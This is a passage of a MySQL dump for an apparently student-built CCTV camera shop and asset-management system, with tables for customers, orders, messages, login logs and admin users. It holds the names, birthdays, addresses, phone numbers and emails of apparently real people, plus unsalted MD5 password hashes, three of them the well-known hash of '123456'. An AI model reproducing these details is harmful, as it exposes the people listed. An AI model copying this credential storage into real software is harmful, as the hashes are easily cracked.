(1, 20000, 500, 5, 2),
(2, 15000, 200, 5, 1),
(3, 1500, 200, 5, 1);

-- --------------------------------------------------------

--
-- Table structure for table `audit_trail`
```

```
--

CREATE TABLE IF NOT EXISTS `audit_trail` (
`KeyID` int(11) NOT NULL,
  `ID` int(11) NOT NULL,
  `User` varchar(50) NOT NULL,
  `Date_time` varchar(50) NOT NULL,
  `Outcome` varchar(20) NOT NULL,
  `Detail` varchar(250) NOT NULL
) ENGINE=InnoDB AUTO_INCREMENT=5 DEFAULT CHARSET=latin1;

--
-- Dumping data for table `audit_trail`
--

INSERT INTO `audit_trail` (`KeyID`, `ID`, `User`, `Date_time`, `Outcome`, `Detail`) VALUES
(1, 4, 'DAVIS_SERVER', 'September 7, 2015 3:49:pm  ', 'Deleted', 'CustomerID 1 Name Richmon Sabello
Message was deleted!'),
(2, 4, 'DAVIS_SERVER', 'September 7, 2015 3:49:pm  ', 'Deleted', 'CustomerID 3 Name Julius Felicen
Message was deleted!'),
(3, 4, 'DAVIS_SERVER', 'September 7, 2015 3:49:pm  ', 'Deleted', 'CustomerID 4 Name Leo Aranzamendez
Message was deleted!'),
(4, 4, 'DAVIS_SERVER', 'September 15, 2015 6:06:pm  ', 'Inserted', 'Announcement = JRU New
Announcement was created');

-- --------------------------------------------------------

--
-- Table structure for table `backup_dbname`
--

CREATE TABLE IF NOT EXISTS `backup_dbname` (
  `ID` int(11) NOT NULL,
  `Name` varchar(50) NOT NULL,
  `Date` varchar(50) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=latin1;

-- --------------------------------------------------------

--
-- Table structure for table `comment`
--

CREATE TABLE IF NOT EXISTS `comment` (
```

```
`Num` int(11) NOT NULL,
  `announcementID` int(11) NOT NULL,
  `Comment` varchar(500) NOT NULL,
  `CustomerID` int(11) NOT NULL,
  `date_posted` varchar(250) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=latin1;

-- --------------------------------------------------------

--
-- Table structure for table `customers`
--

CREATE TABLE IF NOT EXISTS `customers` (
`CustomerID` int(11) NOT NULL,
  `Firstname` char(50) NOT NULL,
  `Middle_name` char(50) NOT NULL,
  `Lastname` char(50) NOT NULL,
  `Birthday` date NOT NULL,
  `Address` varchar(100) NOT NULL,
  `City` varchar(50) NOT NULL,
  `Contact_number` varchar(50) NOT NULL,
  `Gender` char(11) NOT NULL,
  `Email` varchar(50) NOT NULL,
  `Password` varchar(50) NOT NULL,
  `Date_created` varchar(50) NOT NULL,
  `status` varchar(10) NOT NULL
) ENGINE=InnoDB AUTO_INCREMENT=7 DEFAULT CHARSET=latin1;

--
-- Dumping data for table `customers`
--

INSERT INTO `customers` (`CustomerID`, `Firstname`, `Middle_name`, `Lastname`, `Birthday`, `Address`,
`City`, `Contact_number`, `Gender`, `Email`, `Password`, `Date_created`, `status`) VALUES
(1, 'Richmon', 'Bardon', 'Sabello', '1995-09-15', '522A Sen. Neptali Gonzales St. San Jose, Sitio IV,
Dundee', 'Dundee', '09434138521', 'Male', 'sabellorichmon@yahoo.com',
'11a00f3677902d1dec0aeccacc16d464', 'August 5, 2015 11:34:pm  ', 'active'),
(2, 'Benjie', 'Ilano', 'Alfanta', '1995-11-30', 'Pureza st. sta mesa manila', 'Manila City', '09364987102',
'Male', 'benjiealfanta@yahoo.com', 'a432fa61bf0d91ad0c3d2b26ae8ace94', 'August 5, 2015 11:35:pm  ',
'active'),
(3, 'Julius', 'Dela pena', 'Felicen', '1995-07-31', 'Flood way black 1', 'Taytay Rizal', '09109223103', 'Male',
'juliusfelicen@yahoo.com', 'fb154fdee061037d6f6bcec2eecfe688', 'August 12, 2015 4:07:pm  ', 'active'),
```

```
(4, 'Leo', 'Bonife', 'Aranzamendez', '1995-09-29', '369 Wayan,Palali', 'Manila City', '09364987102', 'Male',
'itchigo.aranzamendez@yahoo.com', '8eef495e2875ec79e82dd886e58f26bd', 'August 12, 2015 4:08:pm
', 'active'),
(5, 'Allan', 'Carada', 'Aparis', '1974-12-27', '17 edsa', 'Dundee', '5715693', 'Male',
'aa2000ent@gmail.com', 'dfc91587736b342423abefd7a2328de4', 'August 26, 2015 2:14:pm  ', 'active'),
(6, 'Raffy', 'Bardon', 'Sabello', '1985-02-03', '522A Sen. Neptali Gonzales St. San Jose, Sitio IV, Dundee',
'Dundee', '09364987102', 'Male', 'sabellorap@yahoo.com', '25f9e794323b453885f5181f1b624d0b',
'September 16, 2015 12:56:am  ', 'active');

-- --------------------------------------------------------

--
-- Table structure for table `customer_archive`
--

CREATE TABLE IF NOT EXISTS `customer_archive` (
  `CustomerID` int(11) NOT NULL,
  `Firstname` char(50) NOT NULL,
  `Middle_name` char(50) NOT NULL,
  `Lastname` char(50) NOT NULL,
  `Birthday` date NOT NULL,
  `Address` varchar(100) NOT NULL,
  `City` varchar(50) NOT NULL,
  `Contact_number` varchar(50) NOT NULL,
  `Gender` char(11) NOT NULL,
  `Email` varchar(50) NOT NULL,
  `Password` varchar(50) NOT NULL,
  `Date_created` varchar(50) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=latin1;

-- --------------------------------------------------------

--
-- Table structure for table `dep_method`
--

CREATE TABLE IF NOT EXISTS `dep_method` (
  `methodID` int(11) NOT NULL,
  `dep_method` varchar(50) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=latin1;

--
-- Dumping data for table `dep_method`
--
```

```
INSERT INTO `dep_method` (`methodID`, `dep_method`) VALUES
(1, 'Straight Line Depreciation'),
(2, 'Double Declining Balance Depreciation');

-- --------------------------------------------------------

--
-- Table structure for table `item_category`
--

CREATE TABLE IF NOT EXISTS `item_category` (
  `category_id` int(10) NOT NULL,
  `item_name` varchar(30) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=latin1;

--
-- Dumping data for table `item_category`
--

INSERT INTO `item_category` (`category_id`, `item_name`) VALUES
(1, 'Office Machine'),
(2, 'Computer Accessories'),
(3, 'Furniture'),
(4, 'Filing & Storage'),
(5, 'Office Supplies');

-- --------------------------------------------------------

--
-- Table structure for table `loginout_history`
--

CREATE TABLE IF NOT EXISTS `loginout_history` (
`Primary` int(11) NOT NULL,
  `CustomerID` int(11) NOT NULL,
  `User` varchar(50) NOT NULL,
  `Name` varchar(50) NOT NULL,
  `Time_in` varchar(50) NOT NULL,
  `Time_out` varchar(50) NOT NULL
) ENGINE=InnoDB AUTO_INCREMENT=17 DEFAULT CHARSET=latin1;

--
-- Dumping data for table `loginout_history`
```

```
--

INSERT INTO `loginout_history` (`Primary`, `CustomerID`, `User`, `Name`, `Time_in`, `Time_out`) VALUES
(1, 1, 'sabellorichmon@yahoo.com', 'Richmon', 'September 7, 2015 5:26:pm  ', 'September 16, 2015 12:55:am  '),
(2, 1, 'sabellorichmon@yahoo.com', 'Richmon', 'September 11, 2015 1:52:pm  ', 'September 16, 2015 12:55:am  '),
(3, 1, 'sabellorichmon@yahoo.com', 'Richmon', 'September 11, 2015 2:07:pm  ', 'September 16, 2015 12:55:am  '),
(4, 1, 'sabellorichmon@yahoo.com', 'Richmon', 'September 13, 2015 10:41:pm  ', 'September 16, 2015 12:55:am  '),
(5, 1, 'sabellorichmon@yahoo.com', 'Richmon', 'September 14, 2015 11:11:am  ', 'September 16, 2015 12:55:am  '),
(6, 1, 'sabellorichmon@yahoo.com', 'Richmon', 'September 14, 2015 1:56:pm  ', 'September 16, 2015 12:55:am  '),
(7, 1, 'sabellorichmon@yahoo.com', 'Richmon', 'September 15, 2015 3:11:pm  ', 'September 16, 2015 12:55:am  '),
(8, 1, 'sabellorichmon@yahoo.com', 'Richmon', 'September 15, 2015 4:14:pm  ', 'September 16, 2015 12:55:am  '),
(9, 1, 'sabellorichmon@yahoo.com', 'Richmon', 'September 15, 2015 6:05:pm  ', 'September 16, 2015 12:55:am  '),
(10, 1, 'sabellorichmon@yahoo.com', 'Richmon', 'September 15, 2015 6:06:pm  ', 'September 16, 2015 12:55:am  '),
(11, 1, 'sabellorichmon@yahoo.com', 'Richmon', 'September 15, 2015 10:18:pm  ', 'September 16, 2015 12:55:am  '),
(12, 1, 'sabellorichmon@yahoo.com', 'Richmon', 'September 15, 2015 11:09:pm  ', 'September 16, 2015 12:55:am  '),
(13, 1, 'sabellorichmon@yahoo.com', 'Richmon', 'September 16, 2015 12:55:am  ', 'September 16, 2015 12:55:am  '),
(14, 1, 'sabellorichmon@yahoo.com', 'Richmon', 'September 16, 2015 12:55:am  ', 'September 16, 2015 12:55:am  '),
(15, 6, 'sabellorap@yahoo.com', 'Raffy', 'September 16, 2015 1:26:am  ', 'September 16, 2015 1:30:am '),
(16, 6, 'sabellorap@yahoo.com', 'Raffy', 'September 16, 2015 1:30:am  ', 'September 16, 2015 1:30:am ');

-- --------------------------------------------------------

--
-- Table structure for table `loginout_serverhistory`
--

CREATE TABLE IF NOT EXISTS `loginout_serverhistory` (
`Primary` int(11) NOT NULL,
```

```
  `AdminID` int(11) NOT NULL,
  `User` varchar(50) NOT NULL,
  `Name` varchar(50) NOT NULL,
  `Time_in` varchar(50) NOT NULL,
  `Time_out` varchar(50) NOT NULL
) ENGINE=InnoDB AUTO_INCREMENT=11 DEFAULT CHARSET=latin1;

--
-- Dumping data for table `loginout_serverhistory`
--

INSERT INTO `loginout_serverhistory` (`Primary`, `AdminID`, `User`, `Name`, `Time_in`, `Time_out`)
VALUES
(1, 3, 'JULIUS_ADS', 'Julius  Felicen', 'September 7, 2015 6:31:pm  ', 'September 11, 2015 2:30:pm '),
(2, 2, 'LEO_AS', 'Leo Aranzamendez', 'September 7, 2015 6:34:pm  ', 'September 13, 2015 10:25:pm '),
(3, 2, 'LEO_AS', 'Leo Aranzamendez', 'September 7, 2015 6:34:pm  ', 'September 13, 2015 10:25:pm '),
(4, 1, 'BENJIE_OOS', 'Benjie I. Alfanta', 'September 7, 2015 6:35:pm  ', 'September 15, 2015 11:08:pm '),
(5, 3, 'JULIUS_ADS', 'Julius  Felicen', 'September 11, 2015 2:29:pm  ', 'September 11, 2015 2:30:pm '),
(6, 2, 'LEO_AS', 'Leo Aranzamendez', 'September 11, 2015 2:30:pm  ', 'September 13, 2015 10:25:pm '),
(7, 1, 'BENJIE_OOS', 'Benjie I. Alfanta', 'September 11, 2015 2:31:pm  ', 'September 15, 2015 11:08:pm '),
(8, 2, 'LEO_AS', 'Leo Aranzamendez', 'September 13, 2015 10:16:pm  ', 'September 13, 2015 10:25:pm '),
(9, 1, 'BENJIE_OOS', 'Benjie I. Alfanta', 'September 14, 2015 1:55:pm  ', 'September 15, 2015 11:08:pm '),
(10, 1, 'BENJIE_OOS', 'Benjie I. Alfanta', 'September 15, 2015 11:07:pm  ', 'September 15, 2015 11:08:pm
');

-- --------------------------------------------------------

--
-- Table structure for table `message`
--

CREATE TABLE IF NOT EXISTS `message` (
`ID` int(11) NOT NULL,
  `CustomerID` int(11) NOT NULL,
  `Name` varchar(50) NOT NULL,
  `Email` varchar(50) NOT NULL,
  `Subject` varchar(20) NOT NULL,
  `Message` varchar(1000) NOT NULL,
  `Date_created` varchar(50) NOT NULL,
  `Status` varchar(20) NOT NULL
) ENGINE=InnoDB AUTO_INCREMENT=2 DEFAULT CHARSET=latin1;

--
-- Dumping data for table `message`
```

```
--

INSERT INTO `message` (`ID`, `CustomerID`, `Name`, `Email`, `Subject`, `Message`, `Date_created`,
`Status`) VALUES
(1, 1, 'Richmon Sabello', 'sabellorichmon@yahoo.com', 'wqe`s', 'sdasdasda', 'September 15, 2015
9:21:pm  ', 'Seen');

-- --------------------------------------------------------

--
-- Table structure for table `notif`
--

CREATE TABLE IF NOT EXISTS `notif` (
  `notifID` int(11) NOT NULL,
  `orderID` int(11) NOT NULL,
  `status` varchar(50) NOT NULL,
  `date_ordered` date NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=latin1;

--
-- Dumping data for table `notif`
--

INSERT INTO `notif` (`notifID`, `orderID`, `status`, `date_ordered`) VALUES
(1, 1, 'Seen', '2015-09-15');

-- --------------------------------------------------------

--
-- Table structure for table `orders`
--

CREATE TABLE IF NOT EXISTS `orders` (
  `OrderID` int(11) NOT NULL,
  `customerID` int(11) NOT NULL,
  `total` varchar(30) NOT NULL,
  `orderdate` date NOT NULL,
  `Date_paid` varchar(50) NOT NULL,
  `status` varchar(50) NOT NULL,
  `deliverystatus` varchar(50) NOT NULL,
  `Transaction_code` varchar(50) NOT NULL,
  `tax` int(11) NOT NULL,
  `shipping_address` varchar(100) NOT NULL
```

```
) ENGINE=InnoDB DEFAULT CHARSET=latin1;

--
-- Dumping data for table `orders`
--

INSERT INTO `orders` (`OrderID`, `customerID`, `total`, `orderdate`, `Date_paid`, `status`,
`deliverystatus`, `Transaction_code`, `tax`, `shipping_address`) VALUES
(1, 1, '8000', '2015-09-15', 'September 15, 2015 4:16:pm  ', 'Confirmed', 'Delivered', 'AA0011', 960, '522
San jose sitio 4  Dundee');

-- --------------------------------------------------------

--
-- Table structure for table `order_details`
--

CREATE TABLE IF NOT EXISTS `order_details` (
  `CustomerID` int(10) NOT NULL,
  `Quantity` int(10) NOT NULL,
  `ProductID` int(10) NOT NULL,
  `Total` int(10) NOT NULL,
  `Total_qty` varchar(50) NOT NULL,
  `OrderID` varchar(10) NOT NULL,
  `Orderdetailsid` int(11) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=latin1;

--
-- Dumping data for table `order_details`
--

INSERT INTO `order_details` (`CustomerID`, `Quantity`, `ProductID`, `Total`, `Total_qty`, `OrderID`,
`Orderdetailsid`) VALUES
(1, 1, 1, 8000, '95', '1', 1);

-- --------------------------------------------------------

--
-- Table structure for table `purchases`
--

CREATE TABLE IF NOT EXISTS `purchases` (
`id` int(10) NOT NULL,
  `trasaction_id` varchar(600) NOT NULL,
```

```
  `payer_fname` varchar(300) NOT NULL,
  `payer_lname` varchar(300) NOT NULL,
  `payer_address` varchar(300) NOT NULL,
  `payer_city` varchar(300) NOT NULL,
  `payer_country` varchar(300) NOT NULL,
  `payer_email` text NOT NULL,
  `posted_date` datetime NOT NULL
) ENGINE=MyISAM AUTO_INCREMENT=74 DEFAULT CHARSET=latin1;

-- --------------------------------------------------------

--
-- Table structure for table `reply_message`
--

CREATE TABLE IF NOT EXISTS `reply_message` (
`Primary_key` int(11) NOT NULL,
  `CustomerID` int(11) NOT NULL,
  `Recipient` varchar(50) NOT NULL,
  `Email` varchar(50) NOT NULL,
  `From_admin` varchar(50) NOT NULL,
  `Message` varchar(1000) NOT NULL,
  `Date_created` varchar(50) NOT NULL,
  `Status` varchar(10) NOT NULL
) ENGINE=InnoDB AUTO_INCREMENT=2 DEFAULT CHARSET=latin1;

--
-- Dumping data for table `reply_message`
--

INSERT INTO `reply_message` (`Primary_key`, `CustomerID`, `Recipient`, `Email`, `From_admin`,
`Message`, `Date_created`, `Status`) VALUES
(1, 1, 'Richmon Sabello', 'sabellorichmon@yahoo.com', 'Richmon Davis B. Sabello', 'thank you',
'September 15, 2015 9:22:pm  ', 'Seen');

-- --------------------------------------------------------

--
-- Table structure for table `sent_messages`
--

CREATE TABLE IF NOT EXISTS `sent_messages` (
`ID` int(11) NOT NULL,
  `CustomerID` int(11) NOT NULL,
```

```
  `Name` varchar(50) NOT NULL,
  `Email` varchar(50) NOT NULL,
  `Subject` varchar(20) NOT NULL,
  `Message` varchar(1000) NOT NULL,
  `Date_created` varchar(50) NOT NULL,
  `Status` varchar(10) NOT NULL
) ENGINE=InnoDB AUTO_INCREMENT=2 DEFAULT CHARSET=latin1;

--
-- Dumping data for table `sent_messages`
--

INSERT INTO `sent_messages` (`ID`, `CustomerID`, `Name`, `Email`, `Subject`, `Message`, `Date_created`,
`Status`) VALUES
(1, 1, 'Richmon Sabello', 'sabellorichmon@yahoo.com', 'wqe`s', 'sdasdasda', 'September 15, 2015
9:21:pm  ', '');

-- --------------------------------------------------------

--
-- Table structure for table `tb_announcement`
--

CREATE TABLE IF NOT EXISTS `tb_announcement` (
  `announcementID` int(11) NOT NULL,
  `detail` text NOT NULL,
  `date` datetime NOT NULL,
  `name` varchar(50) NOT NULL,
  `place` varchar(50) NOT NULL,
  `image` varchar(100) NOT NULL,
  `status` varchar(5) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=latin1;

--
-- Dumping data for table `tb_announcement`
--

INSERT INTO `tb_announcement` (`announcementID`, `detail`, `date`, `name`, `place`, `image`, `status`)
VALUES
(1, 'Price Php 1,000 only', '2015-07-16 00:30:00', 'PROMO FOR The Day', 'MANDALUYONG',
'upload/4.JPG', 'Seen'),
(2, 'PRomo', '2015-07-16 18:00:00', 'PROMO FOR The Day', 'JRU121231', 'upload/5.JPG', 'Seen'),
(3, 'asdasdasdas', '2015-09-15 18:05:00', 'JRU', 'JRU', 'upload/11.JPG', 'Seen');
```

```
-- --------------------------------------------------------

--
-- Table structure for table `tb_equipment`
--

CREATE TABLE IF NOT EXISTS `tb_equipment` (
  `item_id` int(11) NOT NULL,
  `item_code` text NOT NULL,
  `item_name` varchar(500) NOT NULL,
  `brand_name` varchar(250) NOT NULL,
  `price` int(11) NOT NULL,
  `employee_id` varchar(250) NOT NULL,
  `item_category` int(30) NOT NULL,
  `status` varchar(30) NOT NULL,
  `supplier_id` varchar(250) NOT NULL,
  `date_post` varchar(20) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=latin1;

--
-- Dumping data for table `tb_equipment`
--

INSERT INTO `tb_equipment` (`item_id`, `item_code`, `item_name`, `brand_name`, `price`,
`employee_id`, `item_category`, `status`, `supplier_id`, `date_post`) VALUES
(1, 'JHasdks6328HYd', 'Laptop', 'ASUS', 20000, 'Mark Dave ', 2, 'Damage', 'Deeco', '2015-09-13'),
(2, '43dsffc234htyet', 'Desktop', 'ACER', 15000, 'Rhea Dela Crus', 2, 'Good', 'Deeco', '2015-09-13');

-- --------------------------------------------------------

--
-- Table structure for table `tb_productreport`
--

CREATE TABLE IF NOT EXISTS `tb_productreport` (
`ProductID` int(11) NOT NULL,
  `Beg_qty` varchar(50) NOT NULL,
  `updated_qty` varchar(50) NOT NULL
) ENGINE=InnoDB AUTO_INCREMENT=12 DEFAULT CHARSET=latin1;

--
-- Dumping data for table `tb_productreport`
--
```

```
INSERT INTO `tb_productreport` (`ProductID`, `Beg_qty`, `updated_qty`) VALUES
(1, '100', ''),
(2, '100', ''),
(3, '100', ''),
(4, '100', ''),
(5, '100', ''),
(6, '100', ''),
(7, '100', ''),
(8, '100', ''),
(9, '50', ''),
(10, '30', ''),
(11, '20', '');

-- --------------------------------------------------------

--
-- Table structure for table `tb_products`
--

CREATE TABLE IF NOT EXISTS `tb_products` (
`productID` int(11) NOT NULL,
  `name` varchar(50) NOT NULL,
  `price` int(20) NOT NULL,
  `image` varchar(200) NOT NULL,
  `details` text NOT NULL,
  `quantity` int(20) NOT NULL,
  `date_created` varchar(50) NOT NULL
) ENGINE=InnoDB AUTO_INCREMENT=12 DEFAULT CHARSET=latin1;

--
-- Dumping data for table `tb_products`
--

INSERT INTO `tb_products` (`productID`, `name`, `price`, `image`, `details`, `quantity`, `date_created`)
VALUES
(1, 'Professional Standard Box Camera ', 8000, 'products/1.JPG', 'Sensor Type: 1/3 Sony High Resolution
CCD Chipset\r\n\r\n\r\n\r\n\r\nSystem of Signal: NTSC\r\n\r\n\r\n\r\n\r\nHorizontal Resolution: 420 TV
Lines\r\n\r\n\r\n\r\n\r\nOperating Temp: -10? C-50?C\r\n\r\n\r\n\r\n\r\nIllumination: 1.0Lux @
F1.2\r\n\r\n\r\n\r\n\r\n', 95, 'August 5, 2015 11:34:pm '),
(2, 'CCD Sony 1/3 Dome Type Camera    ', 4365, 'products/2.JPG', 'Product
Description\r\n\r\n\r\n\r\n\r\nCCD Sony 1/3 Dome Type Camera\r\n\r\n\r\n\r\n\r\n3.6 mm Lens
\r\n\r\n\r\n\r\n\r\nSensor Type: 1/3 Sony CC Chipset\r\n\r\n\r\n\r\n\r\nSystem of Signal:
NTSC\r\n\r\n\r\n\r\n\r\nHorizontal Resolution: 420 TV Lines\r\n\r\n\r\n\r\n\r\nOperation Temp: -10? C-
50?C\r\n\r\n\r\n\r\n\r\nIllumination: 1Lux / 00.3Lux\r\n\r\n\r\n\r\n\r\n', 95, 'August 5, 2015 11:34:pm '),
```

(3, 'KD-DW36RD48 IP Outdoor N.V Camera Wired/ Wireless', 5200, 'products/3.JPG', 'Product Description\n\nKD-DW36RD48 IP Outdoor N.V Camera Wired/ Wireless\n\n1/3 Sony Super HAD II CCD, Color: 0.3Lux (480TVL); Color 0.1Lux\n\n(600TVL), 4/6/8mm fixed lens optional, IR\n\nDistance: 30m\n\nDimension: 173mm (L) x102mm (W) x93mm (H); N.W.:1.5kg\n\n', 99, 'August 5, 2015 11:34:pm '),
(4, 'KD-DP73XD22 With zoom camera ZCN-21Z22, 22x10 zoom', 10000, 'products/4.JPG', ' 1. 7? IP low speed dome, indoor/outdoor\n\n 2. Manual Pan/tilt:6 /S,9?/S,12?/S,15?/S,Turn\n\n   Angle: Horizontal: 360? endless, Vertical: 90?\n\n 3. 64 preset, 1 tour groups \n\n 4. DC15V, 2A\n\n   KD-DP73XD22\n\n With zoom camera ZCN-21Z22, 22x10 zoom, color 0.5Lux 580TVL, \n\n   B/W 0.02Lux 650TVL,\n\n', 100, 'August 5, 2015 11:34:pm '),
(5, '220X Day/Night Color CCD ZOOM Camera with 1/4 ?i', 15000, 'products/5.JPG', 'Type: Auto Focus power zoom camera\n\nImage sensor: 1/4 ?SONY COLOR CCD\n\nEffect Pixels: 768(H) x 494(V) /470TV Line\n\nMin. Illumination: 3Lux /1.6\n\nS/N Ration: 46dB (AGC OFF, fsc trap)\n\nLens: 22 X zoom, F/1.6 (W) 3.7(T) f=3.6 (w) 79.2(T)mm\n\nZoom: Optical 22X, Digital 10X\n\n', 100, 'August 5, 2015 11:34:pm '),
(6, 'Bullet Type Covert Camera', 1800, 'products/6.JPG', 'Bullet Type Covert Camera\r\nSensor Type: 1/3 Sony CCD Chipset\r\nSystem of Signal: NTSC\r\nHorizontal Resolution: 420 TV Lines\r\nOperating Temp: -10Ã‚Â° C-50Ã‚Â° C\r\nIllumination: 1Lux\r\n', 100, 'September 1, 2015 8:22:pm '),
(7, 'Weatherproofed Camera with Infra-Red', 2800, 'products/7.JPG', 'Weatherproofed Camera with Infra-Red\r\nSensor Type: 1/3 Sony CCD Chipset\r\nSystem of Signal: NTSC\r\nHorizontal Resolution: 520 TV Lines\r\nOperating Temp: -10Ã‚Â°C-50Ã‚Â°C\r\nIllumination: 0.03Lux\r\nPower Supply: DC12V\r\nIR Distance: 50m', 100, 'September 1, 2015 11:40:pm '),
(8, 'ACTI PTZD91', 2000, 'products/8.JPG', 'Product Type- Mini Dome,\r\nMaximum Resolution: 1MP,\r\nApplication Environment: Indoor,\r\nImage Sensor: Progressive Scan CMOS,\r\nDay / Night: No', 100, 'September 2, 2015 12:33:am '),
(9, 'VC IRD720P- ANALOG DOME TYPE CAMERA', 6000, 'products/9.JPG', '6MM Lens\r\nCMOS 800TVL chipset\r\n24pcs IR LED\r\nNTSC\r\nDC12V\r\nWithout osd Metal Case\r\nColor White', 50, 'September 2, 2015 12:40:am '),
(10, 'VC IRW720P- ANALOG BULLET TYPE CAMERA', 5000, 'products/10.JPG', 'IR Waterproof with Bracket\r\nCMOS 800TVL\r\n6MM Lens\r\n24pcs IR LED\r\nNTSC\r\nDC 12V\r\nWithout osd\r\nWhite', 30, 'September 2, 2015 12:42:am '),
(11, 'VCÃ¢â‚¬Â D42S720-ANALOG BULLET TYPE CAMERA', 5500, 'products/11.JPG', 'NVP2431+OV9712 with OSD Cable\r\nIR LED: Ã¯Â¿Â 5X42PCS IR range: 40M\r\n8Ã¢â‚¬Â 12mm CS Lens\r\nWater resistance: IP66\r\n3Ã¢â‚¬Â Axis cable builtÃ¢â‚¬Â in bracket\r\nSize: 242W) x 84(H) x 86(D)mm\r\nWeight: 1.6KG', 19, 'September 2, 2015 12:52:am ');

-- --

--
-- Table structure for table `tb_sentmessage`
--

CREATE TABLE IF NOT EXISTS `tb_sentmessage` (
`Primary_key` int(11) NOT NULL,

```
  `CustomerID` int(11) NOT NULL,
  `Recipient` varchar(50) NOT NULL,
  `Email` varchar(50) NOT NULL,
  `From_admin` varchar(50) NOT NULL,
  `Message` varchar(1000) NOT NULL,
  `Date_created` varchar(50) NOT NULL,
  `Status` varchar(50) NOT NULL
) ENGINE=InnoDB AUTO_INCREMENT=2 DEFAULT CHARSET=latin1;

--
-- Dumping data for table `tb_sentmessage`
--

INSERT INTO `tb_sentmessage` (`Primary_key`, `CustomerID`, `Recipient`, `Email`, `From_admin`,
`Message`, `Date_created`, `Status`) VALUES
(1, 1, 'Richmon Sabello', 'sabellorichmon@yahoo.com', 'Richmon Davis B. Sabello', 'thank you',
'September 15, 2015 9:22:pm  ', '');

-- --------------------------------------------------------

--
-- Table structure for table `tb_user`
--

CREATE TABLE IF NOT EXISTS `tb_user` (
  `userID` int(11) NOT NULL,
  `username` varchar(50) NOT NULL,
  `password` varchar(100) NOT NULL,
  `utype` int(11) NOT NULL,
  `Employee` varchar(50) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=latin1;

--
-- Dumping data for table `tb_user`
--

INSERT INTO `tb_user` (`userID`, `username`, `password`, `utype`, `Employee`) VALUES
(1, 'BENJIE_OOS', 'e10adc3949ba59abbe56e057f20f883e', 3, 'Benjie I. Alfanta'),
(2, 'LEO_AS', 'e10adc3949ba59abbe56e057f20f883e', 2, 'Leo Aranzamendez'),
(3, 'JULIUS_ADS', 'e10adc3949ba59abbe56e057f20f883e', 1, 'Julius  Felicen'),
(4, 'DAVIS_SERVER', '11a00f3677902d1dec0aeccacc16d464', 4, 'Richmon Davis B. Sabello');

-- --------------------------------------------------------
```

```
--
-- Table structure for table `user_type`
--

CREATE TABLE IF NOT EXISTS `user_type` (
  `typeID` int(11) NOT NULL,
  `user_type` varchar(50) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=latin1;

--
-- Dumping data for table `user_type`
--

INSERT INTO `user_type` (`typeID`, `user_type`) VALUES
(1, 'ADVERTISING Admin'),
(2, 'ASSET Admin'),
(3, 'ONLINE ORDERING Admin'),
(4, 'SUPER Admin');

--
-- Indexes for dumped tables
--

--
-- Indexes for table `asset_depreciation`
--
ALTER TABLE `asset_depreciation`
 ADD PRIMARY KEY (`item_id`);

--
-- Indexes for table `audit_trail`
--
ALTER TABLE `audit_trail`
 ADD PRIMARY KEY (`KeyID`);

--
-- Indexes for table `backup_dbname`
--
ALTER TABLE `backup_dbname`
 ADD PRIMARY KEY (`Name`);

--
-- Indexes for table `comment`
--
```

```
ALTER TABLE `comment`
 ADD PRIMARY KEY (`Num`);

--
-- Indexes for table `customers`
--
ALTER TABLE `customers`
 ADD PRIMARY KEY (`CustomerID`);

--
-- Indexes for table `customer_archive`
--
ALTER TABLE `customer_archive`
 ADD PRIMARY KEY (`CustomerID`);

--
-- Indexes for table `dep_method`
--
ALTER TABLE `dep_method`
 ADD PRIMARY KEY (`methodID`);

--
-- Indexes for table `item_category`
--
ALTER TABLE `item_category`
 ADD PRIMARY KEY (`category_id`);

--
-- Indexes for table `loginout_history`
--
ALTER TABLE `loginout_history`
 ADD PRIMARY KEY (`Primary`);

--
-- Indexes for table `loginout_serverhistory`
--
ALTER TABLE `loginout_serverhistory`
 ADD PRIMARY KEY (`Primary`);

--
-- Indexes for table `message`
--
ALTER TABLE `message`
 ADD PRIMARY KEY (`ID`);
```

```
--
-- Indexes for table `notif`
--
ALTER TABLE `notif`
 ADD PRIMARY KEY (`notifID`);

--
-- Indexes for table `orders`
--
ALTER TABLE `orders`
 ADD PRIMARY KEY (`OrderID`);

--
-- Indexes for table `order_details`
--
ALTER TABLE `order_details`
 ADD PRIMARY KEY (`Orderdetailsid`);

--
-- Indexes for table `purchases`
--
ALTER TABLE `purchases`
 ADD PRIMARY KEY (`id`);

--
-- Indexes for table `reply_message`
--
ALTER TABLE `reply_message`
 ADD PRIMARY KEY (`Primary_key`);

--
-- Indexes for table `sent_messages`
--
ALTER TABLE `sent_messages`
 ADD PRIMARY KEY (`ID`);

--
-- Indexes for table `tb_announcement`
--
ALTER TABLE `tb_announcement`
 ADD PRIMARY KEY (`announcementID`);

--
```

```
-- Indexes for table `tb_equipment`
--
ALTER TABLE `tb_equipment`
 ADD PRIMARY KEY (`item_id`);

--
-- Indexes for table `tb_productreport`
--
ALTER TABLE `tb_productreport`
 ADD PRIMARY KEY (`ProductID`);

--
-- Indexes for table `tb_products`
--
ALTER TABLE `tb_products`
 ADD PRIMARY KEY (`productID`);

--
-- Indexes for table `tb_sentmessage`
--
ALTER TABLE `tb_sentmessage`
 ADD PRIMARY KEY (`Primary_key`);

--
-- Indexes for table `tb_user`
--
ALTER TABLE `tb_user`
 ADD PRIMARY KEY (`userID`);

--
-- Indexes for table `user_type`
--
ALTER TABLE `user_type`
 ADD PRIMARY KEY (`typeID`);

--
-- AUTO_INCREMENT for dumped tables
--
--
-- AUTO_INCREMENT for table `audit_trail`
--
ALTER TABLE `audit_trail`
MODIFY `KeyID` int(11) NOT NULL AUTO_INCREMENT,AUTO_INCREMENT=5;
--
```

```
-- AUTO_INCREMENT for table `comment`
--
ALTER TABLE `comment`
MODIFY `Num` int(11) NOT NULL AUTO_INCREMENT;
--
-- AUTO_INCREMENT for table `customers`
--
ALTER TABLE `customers`
MODIFY `CustomerID` int(11) NOT NULL AUTO_INCREMENT,AUTO_INCREMENT=7;
--
-- AUTO_INCREMENT for table `loginout_history`
--
ALTER TABLE `loginout_history`
MODIFY `Primary` int(11) NOT NULL AUTO_INCREMENT,AUTO_INCREMENT=17;
--
-- AUTO_INCREMENT for table `loginout_serverhistory`
--
